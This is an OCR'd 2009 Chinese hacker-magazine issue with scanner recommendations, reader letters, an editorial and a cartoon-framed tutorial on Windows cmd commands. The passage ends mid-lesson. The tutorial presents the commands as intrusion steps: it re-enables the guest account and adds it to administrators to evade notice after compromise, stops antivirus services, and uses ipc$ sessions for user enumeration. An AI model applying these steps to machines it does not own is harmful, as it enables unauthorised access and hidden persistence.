这里推荐综合类扫描器XSCAN、HSCAN和WVS，三者各有千秋，特别是WVS，是一款主要针对web漏洞的扫描器，但是也涵盖其它功能。相对的注入点和后台扫描，有NBSI、啊D注入工具、WWWSCAN等，不过根据查找注入点来说，我觉得还是手工比较好，工具大多只能检测GET类。

至于后台扫描，很多注射工具都集合了，但是还是推荐用wwwscan，它对WEB服务器的判断、错误判断和扫描速度，绝对是一流的，重要的是如何强化你的字典。

而端口扫描主要依赖你的工作幅度，批量扫网段端口绝对用S扫描器；而指定IP的端口扫描，superscan和blue's绝对是值得信赖的。其实扫描器根据种类和功能来分真的是非常多，但是重要的是，如何结合漏洞进行入侵，这才是更重要的。

本贴地址：http://www.nohack.cn/bbs/thread-103089-1-5.html

29号信箱

打雷啦、下雨啦，夏天终于快OVER啦！秋天即将START！北京的秋天是很短暂的，一般就两个月，那小风吹得，得多抹大宝多喝水，空气很干燥，后果很严重，很冷很难受！9月同学们都开学了，上大学的上大学，找工作的找工作，也可以结识一些新朋友，谈谈暑假做了什么，国庆即将做什么吧。总之，这个夏天真的是很难过啊，大雨，大风，晃悠悠……

建议选摘

姓名：刘伟

职业：教师

建议：我是职业中学的教师，为了教学的方便，常常自己制作电子课件，让学生更好理解吸收课本的知识。在制作的过程中，我使用了FLASH、易语言、VB这三种工具来完成，由此突然感到，如果这些工具的优秀功能都能集合在一起，那是多么方便而强大啊！不知道现在有没有这样的工具，反正我是没有看到啊，继续期待中……

真正的“编”辑：编程是个杂乱活，特别是多媒体编程。目前编程工具也是分类众多，有专业的核心编程为主的：A（ASM汇编）、B（VB）、C（VC）、D（delphi）等系列；还有以合成为主的FLASH、director、Authorware等，基本都有自己的一些代码语言。我认为，依照自己所需而选择合适的工具，那才是提高效率的好方法。多媒体制作最好还是用FLASH及一些游戏制作软件为主，它们对图形及影音文件的支持很好，而且互动功能也很强，熟悉后使最终效果和制作效率都非常的好，建议一试！

姓名：周思维

职业：学生

对光盘有什么建议：光盘改成DVD啦，不错不错，有学的，玩的，看的，放假就不寂寞了。不过，如果光盘界面做得更像游戏那种就爽了，我的业余兴趣就是画画，所以希望看看美观的东西，嘿嘿。

希望看到什么专题的图书或文章：有快速的编程指导类的书吗？有快速的安全检测类的书吗？有快速的网站制作类的书吗？我求书心切！

猪见猪爱的菜编：已经给大家说过多少遍了，一切要循序渐进，打牢基础才能爬更高的金字塔！不然就像“莲花河畔景苑”一样，内伤啊……这位读者料想可能是位新手，求书心切可以理解，但我相信悟性高的一样可以快速达成目标哦。

非安全·黑客手册

IOhack，记录本土黑客历史，推动黑客文明进程。投稿：nohack@21cn.com
2009.10
NO
¥10

反渗透国外IDC

[hack]
一次完美的[illegible]
Oracle提权点滴记录
跨站带出webshell[illegible]

[小说]
夜幕猫来临II
——笔记本要随身带

[国际社工]
黑客遭遇FBI

[热点]
轻松登录MSN 快乐[illegible]

[轻松学校]
编译个人专版的灰鸽子

[特别主打]
功夫熊猫Hacker系漫游记3

[破解]
软件破解入门系列（一）——常用的脱壳方法
爆破Hide Window Hotkey 2.5——脱壳、去自校验和[illegible]

[hack教室]
黑客脚本渗透普及

[企业集体hack show]
魅力企业站系统不魅力——魅力企业网站系统2009正式版0day分析
金玉其外，败絮其中，之细数某某企业CMS漏洞
凡诺企业网站管理系统1.0 Final漏洞分析

[DVD推荐]
英特尔并行程序开发
SSS扫描工具
Ubuntu 9.04 Linux视频教程
JHACKJ高级黑客攻防视频教程
共和国十三次大阅兵全回顾
黑手爱国专题之《美丽中国》

写在前面

60 国庆中秋喜相逢

真的很意外，2009年国庆和中秋相逢在一周中而放假8天，而且再告诉大家：2010年2月14日情人节居然是农历春节，偶们就给这天取个新名字：春情节！呵呵，不知道多少年才能遇到一回，于是马上到baidu去google一下，资料如下：

中国农历春节与西方情人节同在一天的日子：2010年、2048年。

看到没，要48年后才有这样的相遇了，当2010年的时候不妨约定，相约48年后做个特别的纪念吧，也许那时都60岁以上了哦，或者已经天隔一方，又或相眠另一个世界了。

大喜的日子不说悲情，又查了下国庆节与中秋节是一天的：1982年、2001年、2020年、2031年，发现貌似平均10多年就会一遇，只是以前没有注意罢了。

以往更多时候的国庆都是在平淡当中度过，但十年一次的大庆就该好好总结下了。改革开放30年来，中国在经济、军事、科技等方面取得了长足的发展。60年前的10月1日，世界人民看到了一个新中国的诞生；而60年后，"和平崛起，永不称霸"依然是中国的发展策略。

2009年中国最受瞩目的大事之一无疑就是新中国成立60周年大庆，届时将举行"厉行节约"前提下的阅兵式，这是我国第14次、也是新世纪的第一次阅兵。

自1949年以来，我国先后举行了13次国庆阅兵，其中影响较大且具代表意义的是开国大典、新中国成立5周年、10周年、35周年和50周年的5次大阅兵。阅兵历来被认为是展国威、扬军威的最佳方式，更是树立民族自信心和自豪感的重要形式。

中国上一次举行国庆阅兵已是10年前的事了。这10年来，中国的现代化事业突飞猛进，国民收入、经济实力乃至军事实力都有明显提高。和平时期，军队的另一个主要作用就是威慑，而阅兵就是一种常用的威慑手段。它是国家使用不流血的军事方式来解决军事问题和政治问题的重要工具。气势如虹的中国人民解放军更是对那些欲挑战中国核心利益和领土主权完整的国内外敌对势力的绝对震慑。就如同北京奥运会一样，让我们共同期待、共同见证那踏着正步通过长安街的雷霆万钧吧。

最后中秋了，大家帮我传个话：余南台，你妈妈叫你回家吃饭！

新闻时评

我们有了网民节

2009年9月14日上午9时14分，来自全国各地的网民相聚在北京最高地标建筑——中央电视塔，共同庆祝"首届中国网民文化节庆典"的举行，咱们3亿网民终于"被节日"了。

其实个人感觉，这个节日的公布貌似并没有引起很多人的注意，我联系的许多网友都是茫然，难道我们已经属于outman（落伍者）？

许多人可能都有疑问，为什么是9月14日呢？这个数字似乎……那是因为1987年的9月14日，随着一封内容为"跨越长城、走向世界"（Across the Great Wall we can reach every corner in the world）的电子邮件的发出，我们中国人完成了对互联网的一次有意义的触碰。而时值22年后，我国3亿多网民才迎来了自己选定的节日。

不得不承认，有了网络的迅猛发展，我们才可以在这个"娱乐基本靠手"（敲键盘、按鼠标、玩游戏机……）的时代，享受网络带给我们的足不出户、慵懒成性、自主创业等一切虚拟和现实相结合的社会空间。

据悉，我国拥有3亿多的网民数量，位居世界第一，对于他们来说，互联网已经成为生活常态，大家从中获取的信息量越来越大，能够做的事情越来越多，参与社会生活的需求越来越强烈，网络成为网民观点表达及才华展示的舞台。

如此庞大的群体需要受到有针对性的关注，这就是电子商务网站、网瘾戒除机构等的目标，当然，网络的另一面——黑客也在瞄准着！所以，网络安全，任重而道远。

要全民普及网络安全教育，并不是任何一个机构可以解决的问题，因为网络实在是变化万千，不确定因素实在是太多。了解网络的方方面面，储备自己的网络知识，将网络应用社会化，随时要有良好的网络操作习惯，这可以避免大部分的网络受害事件。

总之，非常高兴网民们有了自己的节日，争取把9月14日并入国庆假节当中吧，哈哈哈！估计以后每年一度的这个节日，网络上会闹出个什么动静吧？

最后，附"互联网40年大事记"部分：

1969年：加州大学洛杉矶分校在实验室里完成了两台计算机之间的数据传输试验，即阿帕网（Arpanet）。随后，加州大学洛杉矶分校与斯坦福研究所实现首次网络连接。

1970年：阿帕网在美国东海岸地区建立了首个网络节点。

1972年：雷·汤姆林森（Ray Tomlinson）引入电子邮件功能，并选择@符号标记电子邮件地址。

1973年：阿帕网建立了首个全球节点，地点位于英格兰和挪威。

1974年：温顿·瑟夫（Vint Cerf）与鲍勃·卡恩（Bob Kahn）开发了TCP通讯协议，后演变为TCP/IP，并在1983年1月1日成为国际标准。

1983年：域名系统（DNS）被提上日程，一年后，.com、.gov和.edu域名被启用。

1988年：首个互联网蠕虫"莫里斯"（Morris）爆发，感染数千台计算机。

1989年：量子计算机服务公司（即AOL）为Macintosh和Apple II两种型号的计算机提供网络接入服务。

1990年：蒂姆·伯纳斯－李（Tim Berners—Lee）在欧洲核子研究中心（CERN）开发了远程控制计算机的方法，万维网（WWW）诞生。

1993年：马克·安德森（Marc Andreessen）与伊利诺斯大学的同事开发了首款图形Web浏览器Mosaic。

1994年：安德森与Mosaic团队成立公司，开发首个商业化浏览器Netscape。

1995年：亚马逊网站开张营业。

1998年：谷歌成立。

1999年：Napster普及了音乐共享。

2000年：互联网泡沫破裂。

2002年：全球网民数量超过5亿。

2004年：社交网站Facebook诞生。

2005年：视频网站YouTube诞生。



图赤龙

为了钻研网络技术，熊猫阿宝昼夜不分地去学习，疯狂地去寻找目标计算机，进行提权测试！不过太过于沉迷一样东西也会给身体带来危害，你看阿宝的熊猫眼就知道了，正是他天天熬夜导致的结果。本来已经很“熊猫”的啦，现在更加囧了！所以在这里提醒大家千万别学阿宝哦，要合理安排好时间，万万不能昼夜不分的沉溺于网络中，要时刻记住：“身体是革命的本钱”。不过话说回来，阿宝在这段时间深入地研究提权的方法，从中学会了不少技巧。

又是一个月圆之夜，山谷中的伙伴们都已休息，唯独阿宝还坐在窗前敲击着键盘，此时它感觉到一丝丝的寂寞。走出屋外，抬头望着圆圆的月亮，叹了一口气，接着往悬崖上的桃树走去……

月光笼罩着整个和平谷，山下还隐隐约约看见一些灯光，熊猫阿宝站在悬崖上眺望着和平谷，突然大喊一声：哥提的不是权，是寂寞！寞寞寞……（山谷在回响）

回声未落，阿宝已经摘下一个果子塞进嘴里了。此时悬崖边出现了许多花瓣，阿宝当时吓坏了，不久wugui大师就凌空出现在悬崖边上。

“宝！何谓寂寞？何谓不寂寞呢？如果你把寂寞看作是一件苦差事，那你肯定会很难受；如果你不把它当一回事，你会过的很好。这只是心态问题，静下心来，心无旁骛，心无杂念地去学习吧。这样寂寞再也不会来找你，学习其实会给你带来很多乐趣的。其实高手们都习惯了寂寞，只有这样才能够用心的钻研技术！”wugui大师说完话就消失了！

“啊！习惯寂寞？那么我要作为一个高手就需要习惯孤独么？”阿宝貌似领略到了什么，然后喃喃自语地说：“寂寞？高手？孤独？心态？”

天已经亮了，阿宝精神奕奕地走进实验室，貌似已经领略了wugui大师的话。

“Good morning！师兄！”

“早上好，阿宝！”

> 2006年：全球网民数量超过10亿。
>
> 2007年：苹果推出iPhone手机。
>
> 2008年：全球网民数量超过15亿，中国网民数量达到2.5亿，超越美国位居全球第一。
>
> 2009年：中国网民飞速发展到3亿以上，稳居全球第一！

“今天貌似精神不错嘛！这段时间回去有没有好好学习呢？都在研究哪个方面呢？”太极虎师姐问道。

“额！最近我深入研究提权，我发现提权需要很多方面的知识，特别是系统命令一定要掌握好，还得灵活地去运用这些命令。我找了这方面的资料自学呢！感觉学的还不错！”阿宝有点得意洋洋了！

“不错不错！那么今天你来当老师教我们系统命令吧！看看你这个老师的水平怎么样！”蛇师姐说。

“蛇师兄，这个嘛！你们都是大牛，我哪有资格教你们啊！”

“啊！？你为什么叫蛇师姐为蛇师兄呢？上次我没说你，想不到又犯错了哦？”猴哥盯着阿宝说！

“这个……其实我一直搞不清楚蛇的性别。我知道蛇有雌雄之分，在外部形态上，两性差异不大，只是雄蛇的尾部较长，逐渐变细，而雌蛇尾基较粗，向后突然变细而已，粗粗一看，是不容易区别的。至于蛇师姐，它是我的长辈，长辈为兄，我称呼它为‘师兄’，估计也是对的吧？”阿宝解释道。

“不过你忽略了一点，那就是你见过有男性头上带花吗？”猴哥奸笑中！

“……”熊猫无语了，只有一滴汗挂在额头上……这期间蛇师姐已经晕倒在地

“哈哈，真雷人！现在该你出场啦，已经给你准备好了电脑，给我们讲解一下系统命令的应用及其技巧吧。”太极虎师姐笑着说。

阿宝走到大屏幕前，随便在一台笔记本上拔了一条天线作教鞭！那可是鹤师兄的无线装备啊！能接收方圆几公里的信号增强器！无线装备中的极品竟然被阿宝拿来当教鞭！幸亏鹤师兄还没有来，要是在场肯定开K了。

系统命令

“开始上课了，大伙认真听啦，要不然不要怪我的教鞭无情！”阿宝还真有点老师的风范。

> 系统命令是通过cmd程序调用的，所以系统命令也称作cmd命令！cmd.exe是微软Windows系统基于command.com上的命令解释程序，类似与以前的DOS操作系统。它是一个32位的命令行程序，运行在Windows NT/2000/XP/2003/vista/win7上。

“首先我们来打开cmd这个程序，**依次在系统桌面选择“开始”—“运行”，输入“cmd”后确定**即可。打开的结果如图1。




图1　CMD程序界面

它里面包含着很多命令，执行“**help**”命令可以列出常用的命令列表。要是你不知道某个命令的用法，还可以按照“**命令+/?**”格式执行命令来查看其用法，如执行“**at /?**”即可查看at命令的用法，如图2。




图2　CMD中帮助命令

下面我就来给大家说说在CMD中的几个常用命令：

1、CD命令：显示当前目录的名称或将其更改。

执行“cd..”是返回上一层目录；执行“cd\”是返回根目录；执行“cd 目录名”即为进入指定的目录，如图3。

```
C:\Documents and Settings\Administrator>cd..

C:\Documents and Settings>cd\

C:\>cd docume~1

C:\DOCUME~1>
```

图3 CD命令

这里有些朋友就会问了，为什么图3中有一个docume~1目录的命名这么奇怪呢？其实**docume~1**目录就是**Documents and Settings**目录，DOCUME~1是Documents and Settings的缩写。

为什么不显示目录全名，而只显示目录的前6位再加上“~1”字符呢？

这是因为dos系统的文件名规则是只能显示8.3格式，就是主文件名8位，扩展名3位，中间用.分割。当windows系统的文件名超过了这个长度后，它就会自动缩减到前6位字符加波浪号~连接数字序号来表示。

如果像Documents and Settings这样前8位字符相同的目录或文件名超过了一个，比如document1、document2、document567，系统就会自动为目录名进行缩减并加上~2、~3、~4等序号。如果说它有什么特殊意思，这就是它的特殊意思，也就是说这个“~1”是dos系统为超过8位的多个目录或文件名自动编的序号。

又因为windows里通常只有一个Documents and Settings文件夹，所以一般我们在dos下只能看到“DOCUME~1”这一个目录，如果有第2个前8位字符相同的目录，它就会显示成“DOCUME~2”，那样你就不会迷惑了。

另外，还有**C:\Program Files**这个目录，它的缩写是**C:\Progra~1**。在渗透过程中，经常会碰到这个目录的，以后进入这样的目录就要记得以上方法哦。

2、pushd命令：保存当前目录以供POPD命令使用，然后跳到指定的目录。

这个命令不常用，但是用它来跳转目录就相当不错。如果用cd命令跳转到其它盘符的指定目录是相当麻烦的，因为要先切换到该磁盘后再用cd命令进入目录。而**pushd**命令则可以直接跳转到指定目录，例如从**D:\360**直接跳转到**C:\DOCUME~1**目录，只需要执行**pushd C:\DOCUME~1**即可。要是你继续输入**popd**命令则会转到跳转前的目录D:\360，如图4。

```
C:\WINDOWS\system32\cmd.exe

C:\DOCUME~1>d:

D:\360>cd..

D:\>cd 360

D:\360>pushd C:\DOCUME~1

C:\DOCUME~1>popd

D:\360>
```

图4 pushd命令

path 指定要成为当前目录的目录。

如果命令扩展被启用，除了一般驱动器号和路径，PUSHD命令还接受网络路径。如果指定了网络路径，PUSHD将创建一个指向指定网络资源的临时驱动器号，然后再用刚定义的驱动器号更改当前的驱动器和目录。可以从“Z:”往下分配临时驱动器号，使用找到的第一个没有用过的驱动器号。

POPD命令 更改到PUSHD命令存储的目录。

如果命令扩展被启用，重推目录堆栈POPD驱动器时，POPD命令会删除PUSHD创建的临时驱动器号。

3、dir命令：显示目录中的文件和子目录列表。

相信这个命令大家都不会陌生，dir命令就是显示目录中的文件和子目录列表。例如我执行**dir c:**，就列出C盘的文件和目录列表了，如图5。

这个命令还带有很多参数，例如“/Q”显示文件所有者；“/A”显示具有指定属性的文件，利用它的参数能更加清晰地显示我们需要列举的文件。在渗透中，**/S**参数是最常用的，因为往往在web目录中有很多网站，手工寻找web配置文件是相当痛苦的事情，我们只要用**dir /s**命令就方便多了。例如我要搜索c盘下的1.vbs文件，执行**dir /s c:\1.vbs**即可，结果如图6。

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrator>dir c:\
 驱动器 C 中的卷没有标签。
 卷的序列号是 844B-2036

 c:\ 的目录

2009-09-01  19:14             1,389 1.vbs
2009-06-24  15:58            16,832 amcompat.tlb
2008-12-24  13:23    <DIR>          Documents and Settings
2009-09-02  15:48    <DIR>          Downloads
2009-08-27  21:32    <DIR>          incognito-v0.1
2009-08-27  21:32           223,814 incognito-v0.1.zip
2009-08-21  22:37                 0 netsign_debuginfo.txt
2009-06-24  15:58            23,392 mscompat.tlb
2009-08-29  14:11    <DIR>          Program Files
2009-06-24  17:06               116 testlog.txt
2009-09-10  11:16    <DIR>          WINDOWS
               6 个文件        265,543 字节
               5 个目录  4,300,034,048 可用字节

C:\Documents and Settings\Administrator>
```

图5 DIR命令列C盘文件目录

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrator>dir /s c:\1.vbs
 驱动器 C 中的卷没有标签。
 卷的序列号是 844B-2036

 c:\ 的目录

2009-09-01  19:14             1,389 1.vbs
               1 个文件          1,389 字节

 c:\Downloads 的目录

2009-09-10  13:31                 0 1.vbs
               1 个文件              0 字节

     所列文件总数:
               2 个文件          1,389 字节
               0 个目录  4,296,814,592 可用字节

C:\Documents and Settings\Administrator>
```

图6 DIR命令查找文件

4、net命令

这个命令的语法包含很多，有net user、net time、net view、net share、net start、net stop等等，这里只挑几个常用的进行讲解。

net share命令：列出所有共享服务。要是想共享一个目录，命令则是**net share 共享名=要共享的目录**；删除共享目录用**net share 共享名 /del**命令，如图7。

```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Administrator>net share

共享名   资源                          注释

-------------------------------------------------------------------------------
IPC$                                   远程 IPC
命令成功完成。


C:\Documents and Settings\Administrator>net share 360=d:\360
360 共享成功。


C:\Documents and Settings\Administrator>net share 360 /del
360 已经删除。


C:\Documents and Settings\Administrator>
```

图7 net share命令

net start/stop命令：格式为net start service（服务名），net start/stop命令用于开启和关闭系统服务。

“太极虎师姐，我真不知道系统服务是什么东西，我只知道开启远程终端需要用到**net start TermService命令**。”阿宝嘟囔着。

“哟！你看，基础没打好！让我来告诉你吧：

在Windows 2000/XP/2003系统中，服务是指执行指定系统功能的程序、例程或进程，以便支持其它程序，尤其是低层（接近硬件）程序。

通过网络提供服务时，服务可以在Active Directory（活动目录）中发布，从而促进了以服务为中心的管理和使用。

服务是一种应用程序类型，它在后台运行。服务应用程序通常可以在本地和通过网络为用户提供一些功能，例如客户端/服务器应用程序、Web服务器、数据库服务器以及其它基于服务器的应用程序。

你刚才提及的TermService服务就是远程终端的服务，使用远程终端务必把这个服务开启。在渗透中，会涉及到很多系统服务的，例如telnet服务，XP系统自带的sharedaccess防火墙服务等。另外，一些杀毒软件也会建立系统服务，这个时候你就可以用**net stop 服务名**来关闭它们。”

“明白咯！师姐。”接着阿宝挥动手中的教鞭继续讲解。

“**net user** 命令，这个我印象最深刻了，上次提权我就会用这个命令了。net user命令可以查看系统管理员，添加系统管理员的命令为：**net user 账号 密码 /add**，删除账号则用**net user 账号 /del**命令，如图8。

```
C:\Documents and Settings\Administrator>net user

\\WWW-402C23670PC 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    HelpAssistant
SUPPORT_388945a0
命令成功完成。

C:\Documents and Settings\Administrator>net user panda 123 /add
命令成功完成。

C:\Documents and Settings\Administrator>net user panda /del
命令成功完成。

C:\Documents and Settings\Administrator>
```

图8 net user命令

使用net user命令添加用户之后，大家肯定想到用**net localgroup**命令，它的作用就是把某用户添加到指定组，命令完整使用格式为：**net localgroup administrators panda /add**，意思是把panda这个用户添加到administrators组。

这里值得一提的是，有些同学可能会遇到这种情况，就是获取了系统管理员的账号密码之后，远程终端连接上去的时候提示此用户不在远程终端的用户组。要是遇到这个情况，只需要把此用户添加到**Remote Desktop Users**组即可，语句为：**net localgroup “Remote Desktop Users” panda /add**，这里注意一定要添加双引号，因为在cmd命令下，**带有空格的语句或者文件名一定要用双引号括起来。**

入侵目标计算机后，添加系统账号是一件很愚蠢的事情，因为这样很容易被管理员发现。系统默认存在一个guest用户，一般情况下是被禁用的，我们可以用**net user guest /active:yes**命令把其激活，再修改guest密码，命令为**net user guest 123**，然后用net localgroup administrators guest /add命令把其添加到管理员组，这样就不容易被管理员发现了。

但是这种方法并不是很隐蔽，最隐蔽的方法是破解管理员的账号密码，这个在以后的文章中将会更加详细地介绍。”

“熊猫师弟，想不到你对这个还研究的这么深入，好样的！”蛇师姐在台下鼓掌表扬（编辑不解：蛇有手掌？）。

“师弟，这里有几个命令我估计你没有用过，就是**net view**和**net use**命令。”猴师兄突然插话而出。

net view命令的作用是显示域列表、计算机列表或指定计算机的共享资源列表，渗透内网时非常管用。执行net view命令能列出同一内网的所有计算机，如图9。

```
C:\Documents and Settings\Administrator>net view
服务器名称            注释

-------------------------------------------------------------------------------
\\WWW-402C23670PC
命令成功完成。
```

图9 使用net view列出内网计算机

至于net use命令，它用于将计算机与共享的资源相连接（建立磁盘映射），或者切断计算机与共享资源的连接（删除磁盘映射）。当不带选项使用本命令时，它会列出计算机的连接。




图10 使用net use命令建立磁盘映射

我们先执行**net use z: \\192.168.1.123\360**命令看看，这个命令就是将IP为192.168.1.123的计算机下的360目录映射为本地的z盘，执行结果如图10。

net use命令还可以建立ipc$连接，命令格式为：**net use \\ip\ipc$ "密码" /user:"账号"**，执行命令后用net use可显示其状态，如图11。

```
C:\Documents and Settings\Administrator>net use
会记录新的网络连接。

状态       本地        远程                      网络

-------------------------------------------------------------------------------
OK         Z:          \\192.168.1.123\360       Microsoft Windows Network
OK                     \\192.168.1.123\ipc$      Microsoft Windows Network
命令成功完成。
```

图11 建立ipc$连接

什么是ipc$？

IPC$（Internet Process Connection）是共享“命名管道”的资源（大家都是这么说的），它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。

利用IPC$，连接者可以与目标主机建立一个空的连接而无需用户名与密码（当然，对方机器必须开了ipc$共享，否则你是连接不上的）。而利用这个空的连接，连接者还可以得到目标主机上的用户列表（不过负责的管理员会禁止导出用户列表的）。

大家应该都听说过ipc$漏洞吧，其实它并不是真正意义上的漏洞，它是为了方便管理员的远程管理而开放的远程网络登录功能，而且还打开了默认共享，即所有的逻辑盘（c$,d$,e$……）和系统目录winnt或windows(admin$)。

所有的这些功能，初衷都是为了方便管理员对目标电脑进行管理，但好的初衷并不代表一定有好的收效，一些别有用心者会利用IPC$访问共享资源，导出用户列表，并使用一些字典工具进行密码探测，寄希望于获得更高的权限，从而达到不可告人的目的。

记得03年的时候，利用ipc$入侵是非常爽的，不过现在它的利用价值已经很低了。如果想详细了解ipc$入侵，可以查看http://www.xfocus.net/articles/200303/493.html这个地址的文章。

至于删除磁盘映射和删除ipc$连接，都是相当简单的，只要用net use列出当前连接状态，再用**net use \\192.168.1.123\ipc$ /del**命令即可删除ipc$。要是你想删除磁盘映射，就用**net use z /del**命令，如图12。

```
C:\Documents and Settings\Administrator>net use z: /del
z: 已经删除。
```

图12 net use删除连接

“很好很强大，猴师兄真棒！偶又补充了新知识。”阿宝对猴子翘大拇指，继续自己的讲课。

5、copy命令

“接下来介绍的是copy命令，它的复制功能地球人都知道，这里我就不说这个功能了，其实它还有一个合并文件的功能，这个功能可是非常管用！

